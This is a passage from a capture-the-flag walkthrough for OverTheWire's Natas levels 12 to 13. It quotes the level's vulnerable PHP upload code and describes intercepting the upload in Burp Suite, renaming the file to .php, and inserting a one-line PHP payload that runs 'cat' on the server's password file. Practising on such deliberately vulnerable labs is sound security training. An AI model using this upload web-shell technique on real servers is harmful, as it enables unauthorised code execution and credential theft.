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


Go to inspect->storage-> data. Replace the value with this value found at output above and reload the page, we find the password for natas12:

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
Natas Level 12 → Level 13

Username: natas13

URL: <http://natas13.natas.labs.overthewire.org>

Go to source code and understand it:

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```
<?php

function genRandomString() {
    $length = 10;
    $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
    $string = "";

    for ($p = 0; $p < $length; $p++) {
        $string .= $characters[mt_rand(0, strlen($characters)-1)];
    }

    return $string;
}

function makeRandomPath($dir, $ext) {
    do {
        $path = $dir."/".genRandomString().".". $ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
    $ext = pathinfo($fn, PATHINFO_EXTENSION);
    return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
    }
}
```


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
Start the Burp Suit, intercept on, open browser, open natas12 on it and browse:

upload the .png file there and get back to burpsuit it show the upload file name that is changed to .jpg now:

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


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
Now change this extension from jpg to php, in line 25 change extension from jpg to php, in line 26 remove image/png and put application/php there, remove the red coloured extra text from there, add the line:<?php passthru ('cat /etc/natas_webpass/natas13')?> and forward this:

